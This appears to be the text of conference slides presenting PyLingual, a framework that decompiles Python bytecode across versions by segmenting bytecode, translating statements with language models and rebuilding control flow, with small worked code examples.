
3k

```
Unsupported opcode: RERAISE
```


```
pass
```

```
# WARNING: Decompyle incomplete
```

What's The Problem?



New Python Every Year




Can AI Save Us?



Here's the translation of the provided Python 3.10 bytecode into source code:

python

 Copy code

```
with zipfile.ZipFile(zip_file, 'r') as zip_ref:  
    zip_ref.extractall(path=extract_to, pwd=password.encode('utf-8'))
```

Not Quite

Original


```
if condition1:  
    if condition2:  
        first()  
else:  
    second()  
last()
```

Compiled + Decompiled



Here is the translation of the provided Python 3.10 bytecode into source code:

python

 Copy code


```
if condition1:  
    if condition2:  
        first()  
    else:  
        second()  
last()
```

Let's Work With This

Language Models: **Flexible** but **Approximate**




Decompiler Programs: **Rigid** but **Precise**



All-Terrain Decompiler

Python Bytecode Opcode Instability Across Versions



PyLingual



Bytecode Segmentation



Statement Translation



Control Flow Reconstruction

Bytecode Segmentation

```
0 LOAD_GLOBAL (print)
2 LOAD_CONST ('Hello')
4 CALL_FUNCTION 1
6 POP_TOP
8 LOAD_CONST (3)
10 STORE_FAST (a)
12 LOAD_FAST (a)
14 RETURN_VALUE
```

```
print('Hello')

a = 3

return a
```

Bytecode Segmentation

```
0 LOAD_GLOBAL (print)
2 LOAD_CONST ('Hello')
4 CALL_FUNCTION 1
6 POP_TOP
```

```
8 LOAD_CONST (3)
10 STORE_FAST (a)
```

```
12 LOAD_FAST (a)
14 RETURN_VALUE
```

```
print('Hello')

a = 3

return a
```

Statement Mapping

Inotab = Line Number Table

```
»»» Traceback (most recent call last):  
  File "...", line 3, in <module>
```

Lines Are Not Statements

```
print('Hello'); a = 3; return a
```

```
print(  
    'Hello'  
)
```


But Statements Can Be Lines

```
print(  
    'Hello'  
)  
a = 3; return a
```

ast.parse()
ast.unparse()



```
print('Hello')  
a = 3  
return a
```

Segmentation Model

```
0 LOAD_GLOBAL (print)
2 LOAD_CONST ('Hello')
4 CALL_FUNCTION 1
6 POP_TOP
8 LOAD_CONST (3)
10 STORE_FAST (a)
12 LOAD_FAST (a)
14 RETURN_VALUE
```



Language Model

```
0 LOAD_GLOBAL (print)
2 LOAD_CONST ('Hello')
4 CALL_FUNCTION 1
6 POP_TOP
```


```
8 LOAD_CONST (3)
10 STORE_FAST (a)
```

```
12 LOAD_FAST (a)
14 RETURN_VALUE
```

PyLingual



Bytecode Segmentation



Statement Translation



Control Flow Reconstruction

Translation Out of The Box

¿Hablas bytecode de Python?



Do you speak Python bytecode?


Simple Translation

¿**Hablas** bytecode de Python?




Do you **speak** Python bytecode?

Reordering and Copying



¿Hablas **bytecode** de Python?



Do you speak **Python bytecode**?

Implied Semantics




¿Hablas bytecode de Python?



Do you speak Python bytecode?

Translation Model

```
0 LOAD_GLOBAL 0 (zipfile)
2 LOAD_METHOD 1 (ZipFile)
4 LOAD_FAST 0 (zip_file)
6 LOAD_CONST 1 ('r')
8 CALL_METHOD 2
10 SETUP_WITH 19 (to 50)
12 STORE_FAST 3 (zip_ref)
```



Language Model

```
with zipfile.Zipfile(zip_file, 'r')\
    as zip_ref:
```

```
14 LOAD_FAST 3 (zip_ref)
```

```
...
```

Tricks

- Bytecode Normalization
- Top-K Segmentation
- Statement Corrector Model

PYLINGUAL: A Python Decompilation Framework for Evolving Python Versions

*Josh Wiedemeier, Elliot Tarbet, Max Zheng, Jerry Teng, Ximeng Liu,
Muhyun Kim, Sang Kil Cha, Jessica Ouyang, Kangkook Jee*



PyLingual



Bytecode Segmentation



Statement Translation



Control Flow Reconstruction

We Have Statements, Now What?

```
with zipfile.Zipfile(zip_file, 'r') as zip_ref:
```

```
zip_ref.extractall(path=extract_to, pwd=password.encode('utf-8'))
```

We Have Statements, Now What?


```
with zipfile.Zipfile(zip_file, 'r') as zip_ref:  
    zip_ref.extractall(path=extract_to, pwd=password.encode('utf-8'))
```

Control Flow Graph


...
10 SETUP_WITH 19 (to 50)



